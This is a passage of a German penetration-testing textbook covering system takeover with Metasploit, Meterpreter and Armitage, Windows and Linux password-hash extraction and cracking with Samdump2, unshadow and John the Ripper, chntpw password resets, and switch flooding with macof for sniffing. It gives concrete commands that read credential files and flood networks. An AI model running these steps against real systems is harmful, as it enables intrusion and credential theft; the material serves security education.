Wenn Sie die Ergebnisse aus dem Schritt 2 durchgehen, müssen Sie besonders auf die IP-Adressen von Systemen achten, auf denen ein Remotezugriffsdienst läuft. Dienste, die sich besonders eignen, sind dabei SSH (Secure Shell), Telnet, FTP (File Transfer Protocol) PCAnywhere, VNC (Virtual Network Computing) und RDP (Remote Desktop Protocol), da ein Zugriff auf diese Dienste meist zu der kompletten Übernahme des Ziels führen kann. Hacker verwenden, wenn sie einen dieser Dienste entdecken, gewöhnlich einen Online-Passwortcracker. Dabei wird eine Liste von Kombinationen aus Passwörtern und Benutzernamen ausprobiert, um einen Weg ins System zu erlangen (Brute-Force-Angriff). Mit Offline-Techniken zur Passwortermittlung ist es gar nicht notwendig, dass der betreffende Dienst läuft, sondern die Passwort-Hashes werden eigenständig angegriffen.

Wenn Sie einen Online-Passwortcracker verwenden, kann sich der Erfolg wesentlich steigern, wenn Sie die aus dem ersten Schritt ermittelten Informationen verwenden. Vor allem, wenn Sie Benutzernamen und Passwörter bereits rausgefunden

haben. Beim Online-Knacken von Passwörtern sendet das angreifende Programm einen Benutzernamen und ein Passwort an das Ziel. Ist eine dieser Angaben falsch, schlägt die Anmeldung fehl, und das Programm erhält eine Fehlermeldung. Der Vorgang wird so lange wiederholt, bis die richtige Kombination aus Benutzername und Passwort gefunden oder alle Möglichkeiten ausschöpft sind. Insgesamt handelt es sich um einen ziemlich langsamen Vorgang, auch wenn der Computer die sich wiederholenden Aufgaben gut erledigen kann.

Hinweis

Einige Systeme für den Remotezugriff setzen Drosselungstechniken ein, bei denen die Anzahl der fehlerhaften Anmeldungen beschränkt wird. Wird die Anzahl der maximalen Anmeldeversuche überschritten, so wird die IP-Adresse oder der Benutzer gesperrt.

Beim Online-Passworthacking können viele verschiedene Werkzeuge eingesetzt werden. Beliebte Tools dafür sind Medusa (Abschnitt 9.4.1) und Hydra (Abschnitt 9.4.2), die sich ähnlich sind.

7.3.2 Übernahme von Systemen

Mit den bisher gesammelten Informationen haben Sie ebenfalls die Möglichkeit, die Systeme aus der Ferne zu übernehmen, fast so, wie Sie es aus Filmen wie *Swordfish* kennen. Dazu finden Sie in Kali Linux auch das Tool Metasploit. In Abschnitt 9.3.1 werden Sie erfahren, wie Metasploit funktioniert.

Metasploit ist für Penetrationstests ein unverzichtbares Werkzeug. Mit OpenVAS haben Sie bereits nach Schwachstellen im Zielsystem gesucht (und vermutlich auch gefunden), die für einen Angriff mit Metasploit genutzt werden können. In diesem Zusammenhang werfen wir noch einen Blick auf den Meterpreter – kurz für Meta-Interpreter. Dabei handelt es sich um ein leistungsfähiges und flexibles Werkzeug, mit dem sich jeder Penetrationstester vertraut machen muss. Der Meterpreter ist eine in Metasploit verfügbare Payload, die einem Angreifer eine leistungsfähige Befehlsshell zur Verfügung stellt, mit der er mit dem Zielcomputer interagieren kann.

Da der Meterpreter komplett im Arbeitsspeicher läuft und nicht auf die Festplatte zugreift, sorgt diese Vorgehensweise für eine gewisse Tarnung und hilft dabei, von vielen Anti-Virus-Systemen unentdeckt zu bleiben und einige forensische Werkzeuge zu verwirren.

Der Meterpreter funktioniert ähnlich wie die Windows-Eingabeaufforderung (*cmd.exe*) oder der Linux-Befehl `/bin/sh`. Ist der Meterpreter erst einmal am Zielcomputer installiert, kann der Angreifer mit diesem Rechner arbeiten und Befehle darauf ausführen, ganz so, als sitze er direkt an der Tastatur. Der Meterpreter

arbeitet mit den Rechten des Programms, das ausgenutzt wurde. Beispielsweise wird von einem Netzwerkadministrator – unüberlegterweise – ein IRC-Programm mit Root[16]-Rechten ausgeführt. Leider ist das System, auf dem der IRC-Client läuft, veraltet, sodass es einem Angreifer möglich ist, den IRC-Client auszunutzen und darin Meterpreter zu installieren – der nun alle Rechte des Root-Kontos hat! Deshalb sollte man alle Programme mit den geringstmöglichen Rechten und nicht mit Root- oder Administratorrechten ausführen.

Es spricht auch für die Verwendung von Meterpreter, dass der Start anderer Shells wie *cmd*- oder Linux-Shell einen neuen Prozess auslöst, was von einem erfahrenen Administrator erkannt werden kann. Es erhöht die Gefahr, während der Interaktion mit dem Zielcomputer entdeckt zu werden, und gefährdet die Sichtbarkeit des Angreifers. Zusätzlich haben *cmd.exe* und `/bin/sh` nur eine begrenzte Anzahl von Werkzeugen und Befehlen zur Verfügung. Meterpreter dagegen wurde als »Hacker-Befehlsshell« mit der Möglichkeit konstruiert, die bei Penetrationstests am häufigsten verwendeten Werkzeuge und Funktionen zu steuern.

Sie haben jetzt einige Werkzeuge kennengelernt, um ein System zu übernehmen. Mit Metasploit haben Sie das Scharfschützengewehr kennengelernt. Wenn dann aber alle Stricke reißen, können Sie noch das schwere MG hervorholen. Die einfachste Methode ist die Hail-Mary-Funktion von Armitage. Aber bevor Sie das Ziel mit Exploits überschütten, empfiehlt es sich, ein wenig Vorarbeit zu leisten.

Im ersten Schritt weisen Sie Armitage an, das lokale Netzwerk zu scannen und aktive Ziele aufzuspüren. Dazu genügt ein Klick auf die Option HOSTS im Menü und das Auswählen des QUICK SCANS (OS DETECT) (siehe Abbildung 7.9).




Abb. 7.9: Nmap-Scan in Armitage zum Aufspüren von Zielen

Zum Scannen muss nun ein gültiger IP-Adressbereich oder eine gültige IP-Adresse angegeben werden. Nachdem der Scan abgeschlossen ist, werden die

16 *root* bei Linux entspricht dem Windows-Administratorkonto

erkannten Ziele im Arbeitsbereich auf dem Bildschirm angezeigt. Ein Beispiel für die Ausgabe sehen Sie in Abbildung 7.10. Eine Meldung weist Sie darauf hin, dass Sie über ATTACKS|FIND ATTACKS passende Exploits finden können.




Abb. 7.10: Armitage hat mögliche Ziele erkannt.

Sofern Armitage zumindest ein mögliches Ziel gefunden hat, können Sie eine Flut von Exploits darauf loslassen. Dazu klicken Sie einfach auf die Menüoption ATTACKS und wählt dann HAIL MARY.

Das Werkzeug führt nun automatisch Befehle aus. Der Vorgang kann mehrere Minuten dauern. Sie können diesen anhand der Anzeige in der unteren Hälfte des Fensters beobachten. Armitage blendet auch einen Fortschrittsbalken ein, um anzuzeigen, wie weit der Vorgang schon fortgeschritten ist. Armitage vergleicht die Nmap-Befunde mit den Exploits in Metasploit und sendet alle passenden Exploits an das Ziel. Beachten Sie in der grafischen Darstellung genau die Darstellung des Zielcomputers. Wird dieser von roten Blitzen umgeben, ist Armitage erfolgreich in das Ziel eingebrochen.

Sobald Armitage alle möglichen Exploits ausprobiert hat, können Sie sich die gewonnenen Zugriffs-Shells ansehen, indem Sie auf die Darstellung des Computermonitors rechtsklicken.

Nun können Sie direkt mit dem Ziel arbeiten und Programme oder anderes Material hochladen oder verschiedene Angriffe ausführen. Um Shell-Zugriff zu erhalten und Befehle auf dem Ziel auszuführen, klicken Sie auf die Option INTERACT. Alle Befehle, die Sie im Terminalfenster von Armitage eingeben, werden auf dem Zielcomputer ausgeführt, als ob Sie direkt an dessen Tastatur sitzen.

7.3.3 Passwörter hacken

Für Penetrationstester kann es aus verschiedenen Gründen interessant sein, Passwörter zu knacken. Der wichtigste besteht darin, seine Rechte zu erweitern. Sobald Sie den Zugriff auf ein System erlangt haben und dann feststellen, dass Sie keine Rechte auf diesem System haben, ist das nicht hilfreich. Egal, was Sie dort machen, Sie können die Dateien und Ordner auf dem Zielcomputer weder lesen noch schreiben – schlimmer noch, Sie können auch keine neue Software installieren. Wenn Sie Zugriff auf ein Konto haben, das zu wenig Rechte aufweist, gehört es häufig zur Gruppe *guest* oder *user*.

Wenn das Konto, auf das Sie Zugriff bekommen haben, wenig oder gar keine Rechte hat, können viele der erforderlichen Schritte, um das System noch übernehmen zu können, nicht durchgeführt werden. In dem Fall bietet das Knacken von Passwörtern eine praktische Möglichkeit, die Rechte zu erhöhen, damit Sie die benötigten administrativen Rechte auf dem Zielcomputer gewinnen können.

Es empfiehlt sich, Passwörter zu knacken und Rechte zu erweitern, damit Sie Werkzeuge, die Sie als Penetrationstester einsetzen, einwandfrei installieren können. Viele dieser Tools erfordern administrativen Zugriff. Es kommt nicht selten vor, dass Sie als Penetrationstester feststellen, dass das geknackte Passwort des lokalen Administratorkontos auf dem Zielcomputer auch das ist, das für das *Domänenadministratorkonto* verwendet wird.

Passwort-Tipp #1

Niemals dasselbe Passwort für das Konto des lokalen Computeradministrators und das Konto des Domänenadministrators verwenden. Generell sollte man niemals ein Passwort zweimal verwenden.

Wenn Sie Zugriff auf die Passwort-Hashes[17] auf dem Zielcomputer erhalten, können Sie, sofern genügend Zeit zur Verfügung steht, mithilfe des in Kali Linux enthaltenen Passwortcrackers **John the Ripper** versuchen, die Klartextversion herauszufinden.

17 Ein Passwort-Hash ist eine verschlüsselte Version eines Klartextpassworts.

Der Zugriff auf solche Hashes kann lokal oder über das Netzwerk erfolgen. In jedem Fall benötigen Sie dieselben Werkzeuge und Vorgehensweisen, um ein Passwort zu knacken.

Der Vorgang des Passwortknackens besteht aus zwei Teilen:

1. Finden und Herunterladen der Passwort-Hash-Datei auf dem Zielsystem
2. Umwandeln des gehashten Passworts in ein Klartextpasswort unter Einsatz eines Tools

Die meisten Systeme speichern Passwörter, die man eingibt, nicht als Klartextwert, sondern in Form einer verschlüsselten Version, eines Hashes. Wählen Sie beispielsweise als Passwort *qwertz* – was natürlich auf keinen Fall ein verwendetes Passwort sein sollte – für die Anmeldung auf einem Computer, müssen Sie *qwertz* eingeben, um Zugriff auf das System zu erhalten. Der Computer gleicht jetzt nicht das Passwort im Klartext ab, sondern berechnet, erstellt und prüft im Hintergrund die verschlüsselte Version des eingegebenen Passworts. Diese Version – der Hash – schaut wie eine zufällige Folge von Buchstaben und Zahlen aus.

Für die Erstellung eines Passwort-Hashes werden von den verschiedenen Systemen unterschiedliche Hash-Algorithmen verwendet. Die meisten Systeme speichern alle Passwort-Hashes an einer einzigen Stelle ab. Diese Hash-Datei enthält in der Regel alle verschlüsselten Passwörter für verschiedene Benutzer und Systemkonten. Mit dem Zugriff auf die Passwort-Hashes sind Sie aber noch nicht am Ziel, da man daraus nicht die Klartextversion ablesen kann. Technisch sollte es auch gar nicht möglich sein, von einem Hash zurück auf den Klartext schließen zu können. Ein einmal verschlüsselter Hash sollte per Definition nicht wieder entschlüsselt werden können.

Haben Sie einen Passwort-Hash entdeckt, wollen Sie nun den Klartextwert in Erfahrung bringen – da in den meisten Fällen das Klartextformat benötigt wird. Mit dem Hash-Wert gewährt das System keinen Zugriff, da das System versucht, einen Hash-Wert des Hash-Werts anzulegen – was natürlich nicht korrekt ist.

Hinweis

Es existiert eine Angriffsmethode, die *Pass the hash* genannt wird (Weitergabe des Hashes). Mit dieser Methode ist es möglich, den Hash-Wert eines Passworts einzuspielen oder zu senden, um sich bei einem geschützten Dienst zu authentifizieren. Hier wäre es nicht notwendig, das Passwort zu knacken, um den Klartextwert herauszufinden.

Für das Herausfinden der Klartextversion eines Passworts muss eine Folge von Schritten zyklisch durchlaufen werden. Dazu müssen Sie einen Hash-Algorithmus und ein Klartextwort auswählen, das schließlich mit diesem Algorithmus ver-

schlüsselt wird. Den erhaltenen Hash-Wert vergleichen Sie mit dem Hash des Zielcomputers. Stimmen beide Hash-Werte überein, wissen Sie, dass unser Ausgangswort das Passwort war, da keine zwei Wörter zum selben Hash führen.

Für einen Menschen ist das eine ziemlich schwerfällige, mühselige und langsame Vorgehensweise, aber ein Computer ist für solche Aufgaben geschaffen. Aufgrund der verfügbaren Rechenleistung ist die Ausführung dieses vierstufigen Vorgangs für moderne Computer ein Kinderspiel. Die Geschwindigkeit, mit der Tools, wie zum Beispiel John the Ripper, Passwort-Hashes generieren, hängt davon ab

- welcher Algorithmus dafür verwendet wird und
- auf welcher Hardware das Programm läuft.

Selbst ein durchschnittlicher Computer ist in der Lage, Millionen von Windows-LM-Passwörtern (LAN Manager) pro Sekunde zu generieren.

Wie man John the Ripper für das Passwortcracking verwenden kann, wird in Abschnitt 9.4.3 beschrieben. Es wurde bereits erwähnt, dass Sie Passwortcracking sowohl lokal als auch durch Angriffe über das Netzwerk durchführen können. Wenn Sie bereits physischen Zugang zu dem Computer haben, können Sie versuchen, das lokale Passwort zu cracken.

Lokales Passwortcracking

Um ein lokales Passwort auf einem Computer zu knacken, müssen Sie zunächst die Passwort-Hash-Datei finden. Die meisten Systeme speichern die Passwort-Hashes an einer zentralen Stelle. Auf Windows-Systemen ist das die SAM[18]-Datei. Bei Systemen auf der Grundlage von Windows NT einschließlich Windows 2000 und höher – auch Windows 10 – findet man diese Datei im Verzeichnis *C:\Windows\System32\Config*. Sie benötigen nun die Passwort-Hashes aus dieser Datei, jedoch wurde diese mit zusätzlichen Sicherheitsfunktionen geschützt.

Als erster Schutz wird die SAM-Datei gesperrt, sobald das Betriebssystem hochfährt. Das heißt, dass Sie die Datei nicht öffnen und kopieren können, während das Betriebssystem läuft. Zusätzlich ist die gesamte SAM-Datei auch verschlüsselt und nicht anzeigbar.

Aber diese Hürde können Sie relativ leicht umgehen, wenn Sie physischen Zugang zum System haben. Sie starten ein alternatives Betriebssystem, wie z.B. Kali. Dadurch wird die SAM-Sperre umgangen, als ob Windows nicht gestartet würde; so wird die Sperre auch nicht eingerichtet und Sie haben damit freien Zugriff auf die SAM-Datei. Jetzt können Sie die Datei öffnen oder kopieren. Jedoch ist sie immer noch verschlüsselt. Um auf die Hashes zugreifen zu können, benötigen Sie noch ein Werkzeug, das ebenfalls in Kali eingebaut ist.

18 Security Account Manager

Die Hash-Werte können Sie mit dem Werkzeug Samdump2 aus dieser Datei entnehmen. Sind die Passwort-Hashes, wie in Abschnitt 9.4.4 beschrieben, gespeichert, müssen Sie diese nur noch vom aktiven Kali-Datenträger heruntersichern. Die einfachste Methode ist es, sich die Datei selbst zu mailen oder auf einen USB-Stick zu kopieren. Auf jeden Fall muss die Datei gespeichert werden, da auf dem aktiven Datenträger Änderungen nicht dauerhaft sind. Wenn der Zielcomputer neu gestartet wird, sind alle vom Kali-Stick (oder der -DVD) aus erstellten Dateien weg.

Wenn Sie die Datei mit den Hash-Werten gesichert haben, können Sie damit beginnen, die Passwörter zu knacken. Dazu brauchen Sie ein Werkzeug wie JtR[19] – siehe auch Abschnitt 8.3.3.

Bedenken Sie, dass es sich bei der folgenden kurzen Aufstellung zum Knacken von Passwörtern um einen lokalen Angriff handelt, bei dem Sie physischen Zugriff auf den Zielcomputer haben. Es ist wichtig, dass Sie die im Folgenden genannten Schritte üben und verinnerlichen. Wenn Sie vor dem Rechner sitzen, können Sie die Schritte 1 bis 4 in weniger als fünf Minuten erledigen. Wie lange Sie für den fünften Schritt benötigen, hängt von den zur Verfügung stehenden Mitteln und der Qualität der Passwörter ab. Es empfiehlt sich, sich mit den einzelnen Schritten so gut vertraut zu machen, dass man diese ausführen kann, auch ohne auf Notizen oder Spickzettel zurückzugreifen.

1. Zielcomputer herunterfahren
2. Starten des Zielcomputers mit einer DVD oder einem USB-Stick mit Kali (oder auch einem anderen alternativen Betriebssystem)
3. Einhängen der lokalen Festplatte
4. Extrahieren der Hashes mit Samdump2
5. Knacken der Passwörter mit John the Ripper

Passwörter über das Netzwerk knacken

Passwörter können nicht immer lokal geknackt werden, darum betrachten wir auch die Möglichkeit, Passwörter über das Netzwerk zu knacken. Gewöhnlich erfolgt dieser Vorgang, nachdem erfolgreich ein Exploit an den Zielcomputer geschickt wurde. In Abschnitt 9.3.1 wurde mithilfe von Metasploit eine VNC-Payload an das Ziel geschickt. Jedoch bringt eine Payload mit der Meterpreter-Shell viel mehr und viel tiefer gehende Funktionen mit sich. Diese Remote-Shell bietet Ihnen Zugriff auf ein einzigartiges Terminal, mit dem es (unter anderem) leicht ist, Passwörter abzugreifen. Läuft auf dem Zielsystem eine Meterpreter-Sitzung, müssen Sie nur den Befehl `hashdump` eingeben. Meterpreter umgeht dann alle

19 John the Ripper

vorhandenen Sicherheitsmechanismen von Windows und zeigt die Benutzernamen und Hashes des Zielcomputers an.

Bei dem Befehl `hashdump` gibt der angegriffene Computer die Benutzernamen und Passwort-Hashes preis. Diese Hashes können dann direkt im Terminal kopiert und in eine Textdatei eingefügt werden. Nachdem Sie so in diesen Besitz gekommen sind, können Sie John the Ripper einsetzen, um die Passwörter zu knacken.

Linux- und OS-X-Passwörter knacken

Bisher haben wir nur das Knacken von Windows-Passwörtern betrachtet, aber Linux- und OS-X-Passwörter sind nach der gleichen Methode zu knacken. Es gibt nur einige kleine Abweichungen. Auf Linux-basierten Systemen werden Passwort-Hashes nicht in der SAM-Datei gespeichert, sondern in der Datei **shadow** unter */etc/shadow*.

Auf die Datei können nur privilegierte Benutzer zugreifen. Wenn Sie ausreichende Berechtigungen haben, um diese Datei anzuzeigen, können Sie Benutzernamen und Hahes einfach kopieren und dann versuchen, sie mit JtR zu knacken. Normalerweise haben nur die wenigsten Benutzer Zugriff auf diese Datei.

Aber es gibt noch andere Methoden, wenn Sie keine Rechte zum Anzeigen von */etc/shadow* haben. Linux nutzt auch eine bearbeitete Passwortliste unter */etc/passwd*, die gewöhnlich für alle Benutzer lesbar ist. JtR verfügt über eine Funktion, mit der die Listen aus */etc/shadow* und */etc/passwd* kombiniert werden, wobei eine einzige Liste herauskommt, die die ursprünglichen Hashes enthält. Die neue Liste kann dann in JtR eingespeist werden und wie bereits gezeigt geknackt werden.

Das ist ähnlich der kombinierten Verwendung der Dateien SYSTEM und SAM, um die Passwort-Hashes in Windows zu gewinnen. Benutzer ohne Rechte können die Listen */etc/shadow* und */etc/passwd* mithilfe des Befehls `unshadow` kombinieren:

```
sudo unshadow /etc/passwd /etc/shadow > /tmp/linux_hashes.txt
```

Das Ergebnis wird im Verzeichnis */tmp* in der Datei *linux_hashes.txt* abgespeichert. Die meisten modernen Linux-Systeme speichern Passwörter mit SHA[20] ab. Es sollte deshalb sichergestellt sein, dass die verwendete Version von John the Ripper auch in der Lage ist, SHA-Hashes zu knacken. Wenn Sie die korrekte Version von JtR einsetzen, geben Sie folgenden Befehl ein, um die Aufgabe abzuschließen:

```
sudo john /tmp/linux_hashes.txt
```

20 Secure Hash Algorithmus

John enthält noch viele weitere Optionen, mit denen man die erforderliche Zeit und die Erfolgschancen deutlich verbessern kann. Nehmen Sie sich die Zeit, alle diese Optionen kennenzulernen.

7.3.4 Abrissbirnen-Technik – Passwörter zurücksetzen

Bisher haben wir uns mit dem Knacken von Passwörtern beschäftigt. Ein geschickter Penetrationstester kann, wenn er nur wenige Minuten mit dem Zielcomputer alleine ist, eine Kopie der Passwort-Hashes abrufen. Diese Methode ist heimlich und kann kaum aufgespürt werden. Der Tester lässt dabei meist nur wenige Hinweise darauf zurück, dass er überhaupt mit dem Computer gearbeitet hat. Dann kann er die Passwörter aus dem Zielunternehmen schmuggeln und außerhalb davon nach Belieben knacken.

Jedoch gibt es noch eine weitere Möglichkeit, um den Passwortschutz zu untergraben. Es handelt sich hierbei um eine lokale Technik, die einen physischen Zugriff auf den Zielcomputer erfordert. Diese ist zwar sehr wirkungsvoll, aber auch sehr auffällig. Auch mit dem Zurücksetzen von Passwörtern können Sie sich Zugang zu einem System verschaffen oder Ihre Rechte erweitern, allerdings ist diese Methode weniger subtil als das Knacken der Passwörter. Die Technik können Sie mit einem Einbrecher vergleichen, der mit einer Abrissbirne ein Loch in die Fassade schlägt, anstatt durch ein offenes Fenster zu klettern. Das ist zwar durchaus wirkungsvoll, aber für den Besitzer des Ladens und die Mitarbeiter ist deutlich zu erkennen, dass jemand eingebrochen hat.

Beim Zurücksetzen der Passwörter überschreibt der Angreifer die SAM-Datei auf einem Windows-System und erstellt neue Passwörter für die Benutzer. Diesen Vorgang können Sie durchführen, ohne die ursprünglichen Passwörter zu kennen. Sie brauchen nur, wie bereits erwähnt, physischen Zugriff auf den Rechner.

Diesen Angriff sollten Sie nur ausführen, wenn Sie auch die entsprechenden Genehmigungen haben. Zudem sollten Ihnen die Folgen dieser Vorgehensweise klar sein. Sobald ein Passwort geändert wurde, gibt es keine Möglichkeit mehr, es wiederherzustellen. Denken Sie an die Abrissbirne: Sie ist sehr wirkungsvoll, aber die Wand wird nie wieder aussehen wie zuvor. Wurde das Passwort zurückgesetzt, wird der Benutzer beim nächsten Versuch, sich anzumelden, feststellen, dass jemand sein Passwort geändert hat. Damit können Sie sich sicher sein, dass jemand auf die Aktion aufmerksam wird.

Es ist jedoch eine unglaublich leistungsfähige Technik, die sehr praktisch sein kann, um sich Zugriff auf ein System zu verschaffen. Ein Tool, mit dem Sie Passwörter zurücksetzen können, ist *chntpw* (siehe auch Abschnitt 9.4.5).

Mit ein wenig Übung schaffen Sie den gesamten Vorgang – vom Starten mit Kali über das Löschen des Passworts bis hin zum Starten von Windows – in weniger als fünf Minuten.

7.3.5 Netzwerkverkehr ausspähen

Um sich Zugang zum System zu verschaffen, ist das Netzwerksniffing eine häufig verwendete Technik. Dabei wird der Datenverkehr im Netzwerk abgefangen und angezeigt. Es gibt auch heute noch häufig verwendete Protokolle, die sensible und wichtige Informationen im Klartext über das Netzwerk senden. Dieser unverschlüsselte Netzwerkdatenverkehr kann auch von Menschen gelesen werden. Das Aufzeichnen des Klartext-Netzwerkdatenverkehrs ist eine einfache und wirkungsvolle Maßnahme, um Zugriff auf ein System zu erhalten.

Standardmäßig sind Netzwerkkarten so konfiguriert, dass sie nur Datenverkehr an die CPU weiterleiten, der auch für sie bestimmt ist. Erhält sie Daten, die nicht für ihre Adresse bestimmt sind, verwirft sie die Pakete einfach.

Wenn Sie den Datenverkehr abhören wollen, dann muss die Netzwerkkarte gezwungen werden, sämtliche eingehenden Pakete anzunehmen, damit der gesamte Datenverkehr im Netzwerk zur CPU weitergeleitet wird, unabhängig davon, ob dieser für das System bestimmt war oder nicht.

In Netzwerken besteht die Möglichkeit, dass Datenverkehr an einem Computer oder Gerät ankommt, für die er gar nicht bestimmt ist. Es könnte jeglicher als Broadcast gesendeter Datenverkehr an alle angeschlossenen Geräte geschickt werden. Eine andere Möglichkeit wäre es, wenn zur Weiterleitung des Datenverkehrs Hubs[21] statt Switches verwendet werden.

Die Funktion der gezielten Weiterleitung bei Switches ist nicht als Sicherheitsmaßnahme entworfen worden, sondern um die Leistung zu verbessern. Die Erhöhung der Sicherheit war nur ein Nebeneffekt. Es hilft auch nicht, alle Hubs im Netzwerk durch Switches zu ersetzen, um die Sicherheit zu erhöhen, denn es gibt Werkzeuge, mit denen Sie einen Switch dazu bringen können, den gesamten Datenverkehr über alle Anschlüsse zu leiten, damit dieser sich wie ein Hub verhält.

Häufig verfügen Switches nur über einen begrenzten Arbeitsspeicher für die Tabelle mit den Zuordnungen, auf welchem Anschluss sich welches Gerät befindet. Überschwemmt man den Arbeitsspeicher mit gefälschten MAC-Adressen, kann der Switch keine gültigen Einträge mehr in der Zuordnungstabelle speichern. Somit ist er dann nicht mehr in der Lage, den richtigen Anschluss zu einer gegebenen Adresse herauszufinden, und sendet deshalb den Datenverkehr an alle Anschlüsse.

21 Hubs versenden empfangene Datenpakete an alle Geräte, die mit ihnen physisch verbunden sind. Switches hingegen leiten Pakete nur an den Anschluss weiter, an dem das Ziel des Datenverkehrs hängt.

Man nennt das *Fail Open*. Das bedeutet, der Switch verfällt in einen hubartigen (geöffneten) Zustand, in dem er nicht mehr in der Lage ist, den Datenverkehr ordnungsgemäß und gezielt weiterzuleiten.

Es ist dabei zu beachten, dass einige Switches sich gegenteilig verhalten – *Fail Close*. In dem Fall stellen diese die Weiterleitungsfunktion ein und senden keine Daten mehr an ihre Anschlüsse. Penetrationstester und Hacker können auch diese Konfiguration ausnutzen: Wenn man in der Lage ist, einen Switch an der Weiterleitung zu hindern, bringt man den Datenverkehr im Netzwerk zum Erliegen und verursacht damit eine Dienstunterbrechung wie bei einem Denial-of-Service-Angriff.

Finden Sie nun bei der Aufklärung einen Switch mit der IP-Adresse 192.168.178.2, der mit dem für den Angriff benutzten Computer verbunden ist, können Sie diesen benutzen, um den gesamten Datenverkehr auszuspionieren. Das macht man, um zusätzliche Ziele aufzuspüren und Klartext-Passwörter abzugreifen.

Das Kali-Linux-Repository enthält dafür *Dsniff* (siehe auch Abschnitt 8.3.1), das eine hervorragende Sammlung von Werkzeugen zum Ausspionieren von Netzwerkdatenverkehr umfasst. Es empfiehlt sich, sich Zeit zu nehmen und alle enthaltenen Werkzeuge kennenzulernen. Eines dieser Tools ist *Macof*, das es Ihnen ermöglicht, einen Switch mit Tausenden von zufälligen MAC-Adressen zu überschwemmen. Sollte der Switch nach dem Fail-Open-Modell konfiguriert sein, beginnt er daraufhin, sich wie ein Hub zu verhalten und den gesamten Datenverkehr über alle Anschlüsse zu leiten. Dadurch haben Sie die gezielte Weiterleitung des Switches ausgeschaltet, sodass Sie den gesamten Datenverkehr aufzeichnen können, der durch das Gerät läuft.

Da Macof bereits in Kali enthalten ist, können Sie es im Terminal mit folgendem Befehl ausführen:

```
sudo macof -i etho -s 192.168.178.20 -d 192.168.179.2
```

`macof` dient dazu, das Programm aufzurufen und Tausende von MAC-Adressen zu generieren, mit denen das Netzwerk überflutet wird. Mit der Option `-i` geben Sie die Netzwerkkarte des verwendeten Computers an. Von dort aus werden die MAC-Adressen versendet. Die Option `-s` gibt die Quelladresse (Source) an und die Option `-d` das Ziel des Angriffs (Destination).

Vorsicht

Macof erzeugt eine enorme Menge an Datenverkehr und erhöht dadurch die Gefahr, leicht aufgespürt zu werden. Deshalb sollten Sie diese Technik nur einsetzen, wenn die Tarnung nicht notwendig ist.

Dsniff ist allerdings nicht das einzige in Kali enthaltene Tool, um den Datenverkehr im Netzwerk auszuspionieren. Eines der einfachsten und leistungsfähigsten ist Wireshark. Mehr zu dem Tool in Abschnitt 8.3.3.

Wenn Sie bei der Informationsbeschaffung herausfinden, dass auf dem Ziel ein FTP-Server läuft, können Sie zunächst eine Erfassung mit Wireshark durchführen (siehe auch Abschnitt 8.3.3). Dazu öffnen Sie ein neues Terminal, indem Sie sich an dem FTP-Server auf dem Ziel anmelden. Dazu geben Sie den Befehl `ftp` gefolgt von der IP-Adresse des Servers ein:

```
ftp ip-adresse_des_ftp-servers
```

Daraufhin wird eine Eingabeaufforderung angezeigt. Dort geben Sie Benutzernamen (z.B. *mmuster*) und das Passwort (z.B. *toor*) ein. Die genannten Anmeldeinformationen werden zwar ungültig sein, aber es sollte vorerst reichen, um das Ausspionieren des Datenverkehrs zu veranschaulichen. Am besten lassen Sie die Wireshark-Erfassung nach dem Anmeldeversuch noch einige Sekunden lang laufen und halten diese dann an, indem Sie auf die Schaltfläche in der Symbolleiste des Wireshark-Erfassungsfensters klicken, die wie ein rotes Quadrat aussieht.

Haben Sie den Erfassungsvorgang angehalten, können Sie sich die von Wireshark aufgezeichneten Pakete ansehen. Sie sollten sich Zeit nehmen, um wichtige Informationen darin zu finden. Ist die Übertragung zum FTP-Server jetzt nicht verschlüsselt, können Sie die Anmeldeinformationen und die IP-Adresse des FTP-Servers abfangen. In unserem Fall sind sie zwar ungültig, aber wenn Sie erkennen, dass diese nicht verschlüsselt sind, haben Sie schon einen guten Ansatzpunkt, um Zugriff auf den FTP-Server zu bekommen, da viele Organisationen auch heute noch Klartextprotokolle verwenden. Zeichnen Sie eine echte Sitzung auf, bei der sich ein Benutzer erfolgreich am Server authentifiziert, können Sie die erfassten Informationen nutzen, um sich am FTP-Server anzumelden.

